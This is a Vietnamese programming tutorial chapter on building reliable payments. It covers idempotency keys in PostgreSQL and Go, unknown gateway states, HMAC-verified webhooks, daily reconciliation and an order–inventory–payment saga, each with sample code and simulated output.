Buổi 30 và 33 đã dạy khái niệm; ở đây ta cài đầy đủ cho thanh toán, nơi sai là mất tiền. Bối cảnh: client gọi `POST /payments` với header `Idempotency-Key`. Mạng có thể làm mất phản hồi, người dùng bấm hai lần, một proxy thử lại. **Yêu cầu: dù yêu cầu đến một hay mười lần, cổng chỉ tính tiền một lần và client luôn nhận cùng một kết quả.**

Bảng khóa idempotency (đủ bốn thứ):

```
CREATE TABLE idem (
    key      text PRIMARY KEY,                      -- do client sinh (UUID), một khóa/một ý định
    req_hash bytea NOT NULL,                        -- SHA-256 của nội dung yêu cầu đã chuẩn hóa
    status   text NOT NULL CHECK (status IN ('processing', 'succeeded', 'failed')),
    code     int,  body jsonb                       -- phản hồi đã lưu, phát lại nguyên văn
);
```

Giao thức (xem hàm `Pay` bên dưới):

1. `INSERT ... ON CONFLICT (key) DO NOTHING`. Nếu chèn được, ta là **chủ** của khóa và xử lý; nếu không, đây là lần gửi lại.
2. Lần gửi lại: so **băm nội dung**. Khác nhau nghĩa là client dùng nhầm khóa cho yêu cầu khác: trả `422` (bản dự thảo chuẩn IETF cho header này cũng dùng 422), không bao giờ âm thầm phát lại kết quả của yêu cầu khác.
3. Cùng nội dung nhưng bản gốc **đang chạy** (`processing`): trả `409` kèm gợi ý thử lại sau; *không* chạy song song lần hai.
4. Cùng nội dung và bản gốc đã xong: **phát lại nguyên văn** mã và thân phản hồi đã lưu (cả lỗi nghiệp vụ như `402` bị từ chối: gửi lại không được "thử may" lần nữa).
5. Chủ khóa gọi cổng bằng **mã tham chiếu cổng ổn định theo khóa** (`gw-<khóa>`), để dù chính ta gọi lại cổng, cổng (idempotent theo mã đó) cũng không tính tiền hai lần. Đây là cách *nối chuỗi idempotency* qua ranh giới hệ thống: mỗi mắt xích phải idempotent theo khóa của mắt xích trước.

Chương trình dùng PostgreSQL thật cho `idem` và `payments`, và một **cổng giả lập** trong bộ nhớ (idempotent theo mã tham chiếu, có thể cài sẵn các hành vi: từ chối, kẹt, hết giờ). Dưới đây là phần cốt lõi (mã đầy đủ, gồm cổng giả lập và tiến trình giải quyết `Resolve`, ở `verify/partB/b59/p3/`); đầu ra là của **chương trình đầy đủ**.

```
// Pay trả (mã HTTP, thân phản hồi, có phải phát lại không).
func (s *Server) Pay(ctx context.Context, key string, r Req) (int, string, bool) {
    raw, _ := json.Marshal(r)
    h := sha256.Sum256(raw)
    inserted := s.exec(ctx, `INSERT INTO idem (key, req_hash, status)
```

```
        VALUES ($1,$2,'processing') ON CONFLICT (key) DO NOTHING`, key, h[:])
    if inserted == 0 { // khóa đã tồn tại: đây là LẦN GỬI LẠI
        var oldHash []byte
        var status string
        var code *int
        var body *string
        must(s.db.QueryRow(ctx, `SELECT req_hash, status, code, body::text FROM idem
            WHERE key=$1`, key).Scan(&oldHash, &status, &code, &body))
        switch {
        case string(oldHash) != string(h[:]):
            return 422, `{"error":"khóa idempotency đã dùng cho yêu cầu khác"}`, false
        case status == "processing":
            return 409, `{"error":"yêu cầu đầu tiên vẫn đang xử lý","retry_after":1}`, false
        default:
            return *code, *body, true // phát lại NGUYÊN VĂN phản hồi đã lưu
        }
    }
    gwRef := "gw-" + key // ổn định theo khóa => gọi lại cổng không tính tiền lần hai
    var id int64
    must(s.db.QueryRow(ctx, `INSERT INTO payments (order_ref, amount, currency, state, gw_ref)
        VALUES ($1,$2,$3,'created',$4) RETURNING id`,
        r.OrderRef, r.Amount, r.Currency, gwRef).Scan(&id))
    res, err := s.gw.Authorize(gwRef, r.Amount)
    set := func(state string) { s.exec(ctx, `UPDATE payments SET state=$2 WHERE id=$1`, id, state) }
    var code int
    switch {
    case err != nil: // TRẠNG THÁI KHÔNG BIẾT: tuyệt đối không kết luận "thất bại"
        set("unknown")
        code = s.finish(ctx, key, "succeeded", 202, id, "pending")
    case res == "declined":
        set("declined")
        code = s.finish(ctx, key, "failed", 402, id, "declined")
    default:
        set("captured")
        code = s.finish(ctx, key, "succeeded", 201, id, "captured")
    }
    var body string
    must(s.db.QueryRow(ctx, `SELECT body::text FROM idem WHERE key=$1`, key).Scan(&body))
    return code, body, false
}
```

```
1. k1 lần đầu                              -> 201 {"state": "captured", "payment_id": 1}
2. k1 gửi lại (client hết giờ, thử lại)    -> 201 {"state": "captured", "payment_id": 1}  [phát lại]
   số lần gọi cổng: 1 (vẫn 1: không tính tiền hai lần)
3. k1 nhưng số tiền khác                   -> 422 {"error":"khóa idempotency đã dùng cho yêu cầu khác"}
4. k2 gửi lại khi bản gốc còn chạy         -> 409 {"error":"yêu cầu đầu tiên vẫn đang xử
lý","retry_after":1}
   (yêu cầu gốc k2 xong)                   -> 201 {"state": "captured", "payment_id": 2}
5. k3 bị từ chối                           -> 402 {"state": "declined", "payment_id": 3}
   k3 gửi lại                              -> 402 {"state": "declined", "payment_id": 3}  [phát lại]
6. k4 hết giờ chờ (cổng ĐÃ trừ tiền)       -> 202 {"state": "pending", "payment_id": 4}
7. k5 hết giờ chờ (cổng CHƯA nhận)         -> 202 {"state": "pending", "payment_id": 5}
   hai phản hồi y hệt nhau; cổng đã tính tiền: k4=true k5=false
   resolver: payment 4 (cổng báo captured) -> captured
   resolver: payment 5 (cổng chưa có -> gọi lại cùng gwRef) -> captured
--- trạng thái cuối ---
   gw-k1=captured (cổng có tính tiền: true)
   gw-k2=captured (cổng có tính tiền: true)
   gw-k3=declined (cổng có tính tiền: false)
   gw-k4=captured (cổng có tính tiền: true)
   gw-k5=captured (cổng có tính tiền: true)
```

Đọc đầu ra theo từng ca:


- **Ca 1–2**: lần gửi lại nhận đúng phản hồi cũ (`[phát lại]`), và **số lần gọi cổng vẫn là 1**. Đây là phép thử chính của idempotency: đếm tác dụng phụ, không chỉ nhìn phản hồi.
- **Ca 3**: cùng khóa, số tiền khác: `422`.

- **Ca 4**: yêu cầu thứ hai đến lúc bản gốc còn kẹt ở cổng: `409`. Khi bản gốc xong (`201`), lần gửi lại sau đó sẽ nhận bản lưu.
- **Ca 5**: bị từ chối lưu là `402` và phát lại `402`.
- **Ca 6–7**: hết giờ chờ, trả `202 pending` (xem mục 6).

> **Những lỗ hổng hay gặp của idempotency**
> (1) **Kiểm tra rồi ghi** (`SELECT` khóa rồi `INSERT`) thay vì `INSERT ... ON CONFLICT`: hai yêu cầu cùng thấy "chưa có". (2) **Không băm nội dung**: khóa trùng khác số tiền bị phát lại kết quả cũ, client tưởng đã trả số mới. (3) **Chủ khóa chết giữa chừng**, hàng ở `processing` mãi: cần *hợp đồng thuê* (`locked_at` + hạn, quá hạn thì tiến trình phục hồi xem bảng `payments`/hỏi cổng rồi hoàn tất hàng đó, *không* chạy lại từ đầu). (4) **Lưu phản hồi và ghi tác dụng phụ ở hai giao dịch** mà không có thứ tự an toàn; phải suy nghĩ "crash giữa hai bước thì sao". (5) **Phạm vi khóa**: khóa nên gắn với *tài khoản/người dùng* (khóa của An không được phát lại phản hồi cho Bình, lộ dữ liệu). (6) Quên **hạn lưu khóa**: giữ vài ngày rồi dọn; sau hạn, yêu cầu gửi lại bị coi là mới, nên client phải ngừng thử lại trước hạn đó.

6. Cổng thanh toán: authorize, capture, refund và trạng thái không biết

Thẻ và ví điện tử qua **cổng thanh toán** (*payment gateway/PSP*) theo hai pha: **authorize** (ủy quyền: ngân hàng phát hành giữ chỗ hạn mức, chưa chuyển tiền), **capture** (ghi nhận thu, thường khi giao hàng) hoặc **void** (hủy ủy quyền). Sau capture, hoàn tiền là **refund** (toàn phần hoặc một phần, có thể nhiều lần, tổng không vượt số đã thu). Nhiều cổng có chế độ "bán" gộp hai pha. Hệ thống của bạn là một **máy trạng thái** trên đó:



Máy trạng thái thanh toán, gồm nhánh unknown do hết giờ chờ cổng

6.1. Trạng thái không biết: vấn đề khó nhất

Khi `Authorize` trả `200` hay `402`, bạn biết kết quả. Khi nó **hết giờ chờ** hoặc đứt kết nối, bạn *không biết*: cổng có thể (a) không nhận được yêu cầu, hoặc (b) đã tính tiền nhưng phản hồi mất. Hai tình huống **không thể phân biệt từ phía bạn** (ca 6 và 7 ở đầu ra mục 5 cho phản hồi y hệt nhau, trong khi cổng đã tính tiền ở một ca và chưa ở ca kia). Phản ứng sai kinh điển: coi hết giờ là *thất bại* (khách bị trừ tiền mà đơn bị hủy) hoặc coi là *thành công* (giao hàng chưa được trả tiền). Phản ứng đúng:

1. Ghi trạng thái `unknown` (một trạng thái hạng nhất, không phải ngoại lệ). Trả cho client `202 Accepted` kèm `payment_id` để theo dõi, không phải lỗi.
2. **Giải quyết bất đồng bộ** bằng ba nguồn sự thật, theo thứ tự: (a) **webhook** của cổng đến sau; (b) **truy vấn trạng thái** theo mã tham chiếu (`GET /payments/{gw_ref}`); (c) **đối soát** cuối ngày (mục 7), lưới an toàn cuối cùng.

3. Nếu cổng nói *chưa từng thấy* mã tham chiếu: **gọi lại cùng mã** (an toàn vì idempotent theo mã) hoặc **hủy mã** (nhiều cổng cho phép) trước khi kết luận thất bại; nếu không, yêu cầu gốc có thể đến trễ sau khi bạn đã bù trừ.
4. Hàng `unknown` có **hạn giải quyết** và cảnh báo khi tồn đọng (chỉ số "tuổi của khoản unknown cũ nhất" là SLI đáng đặt).

Tiến trình `Resolve` ở chương trình mục 5 làm đúng điều này: payment 4 (cổng đã tính tiền): cổng báo `captured`; payment 5 (cổng chưa nhận): gọi lại cùng `gwRef` và thành `captured`, mỗi mã tham chiếu bị tính tiền đúng một lần. Việc *chuyển trạng thái* và việc **ghi sổ cái** (nạp `gateway_clearing`, doanh thu) phải nằm **cùng một giao dịch CSDL**; nếu không sẽ có thanh toán `captured` mà sổ chưa có hoặc ngược lại.

6.2. Webhook: nguồn sự thật bất đồng bộ nhưng không đáng tin tuyệt đối

Cổng gọi ngược về endpoint của bạn khi trạng thái đổi. Bốn thuộc tính phải xử lý:

1. **Xác thực**: bất kỳ ai cũng POST được vào URL công khai. Cổng ký nội dung bằng **HMAC-SHA256** với bí mật chung (Buổi 9, 29); bạn tính lại và so bằng `hmac.Equal` (thời gian hằng số). Ký cả **dấu thời gian** và chấp nhận trong cửa sổ nhỏ để chống **phát lại**.
2. **Trùng lặp**: cổng giao *ít nhất một lần*, có thể giao hai lần: khử trùng theo `event.id` (`INSERT ... ON CONFLICT DO NOTHING` cùng giao dịch với cập nhật).
3. **Thứ tự đảo**: `captured` có thể đến trước `authorized`. Đừng áp dụng theo thứ tự đến; đặt cho trạng thái một **thứ hạng đơn điệu** (hoặc số thứ tự/`created` của sự kiện) và chỉ chấp nhận *tiến*, không *lùi*. Khi nghi ngờ, **truy vấn lại cổng** thay vì tin nội dung webhook (webhook chỉ là tín hiệu "có thay đổi").
4. **Phản hồi nhanh**: trả `2xx` ngay sau khi lưu sự kiện thô (xử lý nặng bất đồng bộ qua hàng đợi, Buổi 33), nếu không cổng sẽ coi là lỗi và thử lại dồn dập.

Phần cốt lõi (mã đầy đủ ở `verify/partB/b59/p4/`; cổng và bí mật đều giả, đồng hồ ảo để đầu ra xác định):

```
// Chữ ký = HMAC-SHA256(khóa, "<t>.<thân yêu cầu>"); header: "t=<unix>,v1=<hex>".
func sign(key string, t int64, body string) string {
    m := hmac.New(sha256.New, []byte(key))
    fmt.Fprintf(m, "%d.%s", t, body)
    return fmt.Sprintf("t=%d,v1=%s", t, hex.EncodeToString(m.Sum(nil)))
}

    // ...

func verify(header, body string) string {
    var t int64
    var sig string
    for _, p := range strings.Split(header, ",") {
        k, v, _ := strings.Cut(p, "=")
        if k == "t" {
            t, _ = strconv.ParseInt(v, 10, 64)
        } else if k == "v1" {
            sig = v
        }
    }
    if d := now - t; d > tolerance || d < -tolerance {
        return "hết hạn/lệch giờ (chống phát lại)"
    }
    want := sign(secret, t, body)
    got := fmt.Sprintf("t=%d,v1=%s", t, sig)
    if !hmac.Equal([]byte(want), []byte(got)) { // so sánh thời gian hằng số
        return "chữ ký sai"
    }
    return ""
}

    // ...
```

```
func (h *Handler) Serve(label, header, body string) {
    if why := verify(header, body); why != "" {
        fmt.Printf("%-40s -> 401 %s\n", label, why)
        return
    }
    var e Event
    _ = json.Unmarshal([]byte(body), &e)
    switch next := strings.TrimPrefix(e.Type, "payment."); {
    case h.seen[e.ID]:
        fmt.Printf("%-40s -> 200 trùng sự kiện %s, bỏ qua\n", label, e.ID)
    case rank[next] <= rank[h.state[e.Payment]] && h.state[e.Payment] != "":
        h.seen[e.ID] = true
        fmt.Printf("%-40s -> 200 sự kiện cũ (đang %s), không lùi\n", label, h.state[e.Payment])
    default:
        h.seen[e.ID] = true
        h.state[e.Payment] = next
        fmt.Printf("%-40s -> 200 áp dụng: %s = %s\n", label, e.Payment, next)
    }
}
```

```
1. captured (đến TRƯỚC authorized)       -> 200 áp dụng: gw-k1 = captured
2. authorized (đến muộn, thứ tự đảo)     -> 200 sự kiện cũ (đang captured), không lùi
3. captured gửi lại (nhà cung cấp retry) -> 200 trùng sự kiện evt_2, bỏ qua
4. refunded                              -> 200 áp dụng: gw-k1 = refunded
--- tấn công / lỗi ---
5. sửa nội dung, giữ chữ ký cũ           -> 401 chữ ký sai
6. ký bằng khóa khác                     -> 401 chữ ký sai
7. chữ ký đúng nhưng gửi lại sau 1 giờ   -> 401 hết hạn/lệch giờ (chống phát lại)
trạng thái cuối: refunded
```

Cả bảy ca đều đúng ý: sự kiện đến sai thứ tự không làm lùi trạng thái; sự kiện trùng bị bỏ; nội dung bị sửa, khóa sai và chữ ký cũ phát lại sau một giờ đều bị `401`. Lưu ý: `sign` và `verify` ở trên *tự cài* để dạy bản chất; trong sản phẩm hãy dùng thư viện của chính nhà cung cấp (nó đã xử lý đúng định dạng header, nhiều chữ ký khi xoay khóa), và **xoay bí mật webhook** theo lịch như mọi bí mật khác (Buổi 48).

7. Đối soát (reconciliation)

Mọi lớp trên có thể có lỗi: webhook mất, bug, cổng tự sửa, thao tác tay. **Đối soát** là cơ chế *độc lập* so hai nguồn sự thật: **sổ cái nội bộ** và **sao kê** của cổng/ngân hàng (thường là tệp CSV/API giao dịch theo ngày đã chốt). Nó không ngăn lỗi, mà **bảo đảm lỗi không sống lâu** và mỗi đồng chênh đều có người nhận việc.

Quy trình: (1) tải sao kê ngày D đã chốt (idempotent: lưu tệp thô bất biến, băm); (2) chuẩn hóa về cùng lược đồ; (3) **ghép** theo khóa chung (mã tham chiếu cổng; không có thì ghép mờ theo số tiền + thời gian, rủi ro hơn); (4) phân loại: khớp, thiếu một phía, lệch số tiền, trùng, lệch trạng thái; (5) **loại trừ giao dịch trong cửa sổ trễ** (đã ghi nhận nhưng sao kê chưa chốt): chúng *chờ*, chưa phải lỗi; (6) báo cáo, mở phiếu cho từng ngoại lệ, tự động sửa những loại an toàn (ví dụ `unknown` mà sao kê có `captured`) và chuyển người cho phần còn lại; (7) **chứng minh tổng**: chênh lệch tổng phải bằng tổng chênh từng ngoại lệ (giải thích 100%), nếu không còn lỗi chưa thấy.

Chương trình (đoạn đối soát chính dưới đây; đầy đủ ở `verify/partB/b59/p5/`) tạo dữ liệu **giả xác định** (60 giao dịch cùng sao kê) với các lỗi gieo sẵn, thực hiện đúng quy trình trên và in báo cáo:

```
    for _, l := range led {
        ledgerRefs[l.Ref] = true
        lnet := l.Amount
        if l.State == "refunded" {
            lnet = 0
        }
        gnet := sale[l.Ref] - refund[l.Ref]
        lTotal += lnet
```

```
        gTotal += gnet
        d := gnet - lnet
        switch {
        case d == 0 && cnt[l.Ref] == 1:
            matched++
        case cnt[l.Ref] == 0 && l.Minute >= cutoff:
            exs = append(exs, ex{"CHỜ (sau mốc chốt)", l.Ref, d})
        case cnt[l.Ref] == 0:
            exs = append(exs, ex{"THIẾU phía cổng", l.Ref, d})
        case cnt[l.Ref] > 1:
            exs = append(exs, ex{"DÒNG SAO KÊ BỊ LẶP", l.Ref, d})
        case l.State == "refunded" && refund[l.Ref] == 0:
            exs = append(exs, ex{"HOÀN Ở SỔ, CỔNG CHƯA", l.Ref, d})
        case refund[l.Ref] > 0 && l.State == "captured":
            exs = append(exs, ex{"HOÀN Ở CỔNG, SỔ CHƯA", l.Ref, d})
        default:
            exs = append(exs, ex{"LỆCH SỐ TIỀN", l.Ref, d})
        }
    }
    for ref, amt := range sale {
        if !ledgerRefs[ref] {
            gTotal += amt - refund[ref]
            exs = append(exs, ex{"THỪA phía cổng", ref, amt - refund[ref]})
        }
    }
    sort.Slice(exs, func(i, j int) bool { return exs[i].cat+exs[i].ref < exs[j].cat+exs[j].ref })
```

```
Sổ cái: 60 giao dịch, ròng 73.180.000 VND | Sao kê: 63 dòng, ròng 71.252.000 VND
Khớp hoàn toàn: 54 | Ngoại lệ: 7

LOẠI                    THAM CHIẾU CHÊNH (cổng-sổ)
CHỜ (sau mốc chốt)      p012      -1.480.000
DÒNG SAO KÊ BỊ LẶP      p007         800.000
HOÀN Ở CỔNG, SỔ CHƯA    p041      -1.710.000
HOÀN Ở SỔ, CỔNG CHƯA    p021       1.380.000
LỆCH SỐ TIỀN            p050      -1.368.000
LỆCH SỐ TIỀN            p055         -30.000
THỪA phía cổng          x9001        480.000

Chênh lệch tổng = -1.928.000 | tổng các ngoại lệ = -1.928.000 | giải thích được 100%
```

Đọc báo cáo như người vận hành:

Loại ngoại lệ	Nguyên nhân thường gặp	Hành động
CHỜ (sau mốc chốt)	Giao dịch cuối ngày, sao kê chưa chốt	Không làm gì; so lại ngày sau (không báo động)
THIẾU phía cổng	Ta ghi `captured` nhưng cổng không có: bug, hoặc cổng từ chối mà ta tin nhầm	**Khẩn**: có thể đã giao hàng mà chưa thu tiền; hỏi cổng, đảo bút toán hoặc thu lại
THỪA phía cổng	Cổng thu mà ta không biết (`unknown` chưa giải quyết, webhook mất)	Tạo bản ghi + bút toán; hoặc hoàn tiền nếu khách không còn cần
LỆCH SỐ TIỀN	Gõ sai, thu một phần, tiền tệ/làm tròn khác	Điều tra từng dòng, sửa bằng **bút toán điều chỉnh** (không sửa dòng cũ)
DÒNG SAO KÊ BỊ LẶP	Cổng ghi trùng hoặc ta nạp tệp hai lần	Khử trùng khi nạp (băm tệp); yêu cầu cổng xác nhận
HOÀN Ở SỔ/CỔNG CHƯA	Hoàn tiền không đồng bộ giữa hai phía	Theo dõi tới khi cổng hoàn tất hoặc gửi lại lệnh hoàn (idempotent)

Tổng chênh **-1.928.000 đồng** được giải thích đầy đủ bởi bảy ngoại lệ: dòng cuối báo cáo "giải thích được 100%". Đó là điều kiện *tối thiểu* để tin vào báo cáo. Hai việc cần nhớ ngoài mã: **đối soát chạy hằng ngày**

(không phải cuối tháng; lỗi để lâu càng khó truy), và số **ngoại lệ mở theo tuổi** là chỉ số sức khỏe của hệ thống tài chính, đáng đưa lên bảng giám sát.

8. Saga: đặt hàng + thanh toán + kho

Buổi 33 và 39 đã cài saga điều phối với trạng thái bền; ở đây ta xét chỗ khác: **thiết kế các bước theo mức độ đảo ngược được**, và **mô phỏng lỗi ở từng bước** để kiểm tra *bất biến toàn cục*. Bốn bước:

Bước	Bù trừ	Ghi chú thiết kế
1. tạo đơn (`pending`)	hủy đơn	Đảo ngược được, rẻ: đặt **đầu tiên**
2. giữ kho	nhả kho	Đảo ngược được; đặt trước bước tiền để lỗi hết hàng không bắt khách trả tiền rồi hoàn
3. thu tiền	hoàn tiền/hủy ủy quyền	**Điểm quyết định (pivot)**: đảo ngược được nhưng *đắt*, có phí và chậm; kết quả có thể là `unknown`
4. xác nhận đơn	(không bù trừ: thử lại tới khi xong)	Sau điểm quyết định, bước còn lại phải **tiến tới** (thử lại), chỉ khi kẹt hẳn mới quay về hoàn tiền

Nguyên tắc sắp xếp: **bước dễ đảo ngược trước, bước khó/đắt đảo ngược sau**, và bước **không đảo ngược được** (gửi email, báo kho gửi hàng) *sau cùng*, chỉ khi mọi thứ đã chắc. Bất biến cần kiểm tra sau mọi kịch bản: hoặc *(đơn xác nhận, kho đã bán 1, đã thu đủ)*, hoặc *(đơn hủy, kho không giữ, tiền bằng 0)*, không có trạng thái lai. Chương trình mô phỏng tám kịch bản, gồm cả bù trừ **cũng lỗi tạm** và **thu tiền hết giờ** (xử lý bằng cách hỏi cổng như mục 6.1). Dưới đây là phần điều phối; mã đầy đủ ở `verify/partB/b59/p6/`.

```
// retry: tối đa 5 lần với lỗi tạm thời, dùng cho cả bước tiến lẫn bù trừ.
func (s *Saga) retry(key string, f func(*World)) error {
    var err error
    for i := 1; i <= 5; i++ {
        if err = s.call(key, f); !errors.Is(err, errTransient) {
            return err
        }
        s.log("%s lỗi tạm (lần %d)", key, i)
    }
    return err
}

    // ...

func (s *Saga) Run() {
    done := 0
    for _, st := range s.steps {
        err := s.retry(st.Name, st.Do)
        if errors.Is(err, errUnknown) { // KHÔNG kết luận thất bại: hỏi cổng xem đã thu tiền chưa
            if s.w.Paid > 0 {
                s.log("hỏi cổng: ĐÃ thu -> đi tiếp")
                err = nil
            } else {
                s.log("hỏi cổng: CHƯA thu -> bù trừ")
                err = errPermanent
            }
        }
        if err != nil {
            s.log("✗ %s", st.Name)
            for j := done - 1; j >= 0; j-- { // bù trừ theo thứ tự ngược
                if s.retry("undo:"+s.steps[j].Name, s.steps[j].Undo) == nil {
                    s.log("↩ %s", s.steps[j].Name)
                }
            }
            return
        }
```

```
        s.log("✓ %s", st.Name)
        done++
    }
}
```

```
1. mọi thứ tốt                      đơn=confirmed kho(giữ/bán)=0/1 tiền=250000 bất biến=true
      ✓ tạo đơn | ✓ giữ kho | ✓ thu tiền | ✓ xác nhận
2. thu tiền bị từ chối              đơn=cancelled kho(giữ/bán)=0/0 tiền=0      bất biến=true
      ✓ tạo đơn | ✓ giữ kho | ✗ thu tiền | ↩ giữ kho | ↩ tạo đơn
3. thu tiền hết giờ, cổng ĐÃ thu    đơn=confirmed kho(giữ/bán)=0/1 tiền=250000 bất biến=true
      ✓ tạo đơn | ✓ giữ kho | hỏi cổng: ĐÃ thu -> đi tiếp | ✓ thu tiền | ✓ xác nhận
4. thu tiền hết giờ, cổng CHƯA thu  đơn=cancelled kho(giữ/bán)=0/0 tiền=0      bất biến=true
      ✓ tạo đơn | ✓ giữ kho | hỏi cổng: CHƯA thu -> bù trừ | ✗ thu tiền | ↩ giữ kho | ↩ tạo đơn
5. xác nhận lỗi tạm 2 lần          đơn=confirmed kho(giữ/bán)=0/1 tiền=250000 bất biến=true
      ✓ tạo đơn | ✓ giữ kho | ✓ thu tiền | xác nhận lỗi tạm (lần 1) | xác nhận lỗi tạm (lần 2) | ✓ xác
nhận
6. xác nhận lỗi vĩnh viễn           đơn=cancelled kho(giữ/bán)=0/0 tiền=0      bất biến=true
      ✓ tạo đơn | ✓ giữ kho | ✓ thu tiền | ✗ xác nhận | ↩ thu tiền | ↩ giữ kho | ↩ tạo đơn
7. từ chối + nhả kho lỗi tạm 2 lần  đơn=cancelled kho(giữ/bán)=0/0 tiền=0      bất biến=true
      ✓ tạo đơn | ✓ giữ kho | ✗ thu tiền | undo:giữ kho lỗi tạm (lần 1) | undo:giữ kho lỗi tạm (lần 2) |
↩ giữ kho | ↩ tạo đơn
8. giữ kho hết hàng                 đơn=cancelled kho(giữ/bán)=0/0 tiền=0      bất biến=true
      ✓ tạo đơn | ✗ giữ kho | ↩ tạo đơn
```

Mọi kịch bản kết thúc với bất biến `true`. Điểm đáng chú ý: kịch bản 3 và 4 (hết giờ chờ) rẽ **hai hướng ngược nhau** chỉ vì câu trả lời của cổng khi được hỏi; kịch bản 7 cho thấy bù trừ cũng phải **thử lại** và phải *idempotent* (nhả kho hai lần không được làm kho âm); kịch bản 6 cho thấy khi xác nhận kẹt vĩnh viễn ta *hoàn tiền* thay vì để khách trả tiền cho đơn không tồn tại. Trong sản phẩm, trạng thái saga và mỗi bước lưu bền (Buổi 39 §7), gửi lệnh qua outbox (Buổi 33), mỗi bước idempotent theo `saga_id + tên bước`, và bước "bù trừ kẹt" (quá số lần thử) **phát cảnh báo cho người** thay vì lặp vô hạn. Saga cho **nhất quán cuối cùng, không cô lập**: giữa các bước, người khác thấy trạng thái trung gian (kho đã giữ, tiền chưa thu); thiết kế UI và truy vấn phải chịu được điều đó.

9. Đặt chỗ không bán lố

Bán 101 vé cho hội trường 100 chỗ, hoặc cho hai đoàn thuê cùng một sân cùng một giờ, là lỗi mà khách hàng *nhìn thấy trực tiếp* và phải đền bù. Buổi 40 §6.3 đã xử lý flash sale bằng nhiều tầng lọc; ở đây ta tập trung vào **tầng đúng đắn ở lõi**: cơ chế mà CSDL bảo đảm *không bao giờ* có hai người nắm cùng một chỗ, dù mọi tầng phía trên hỏng.

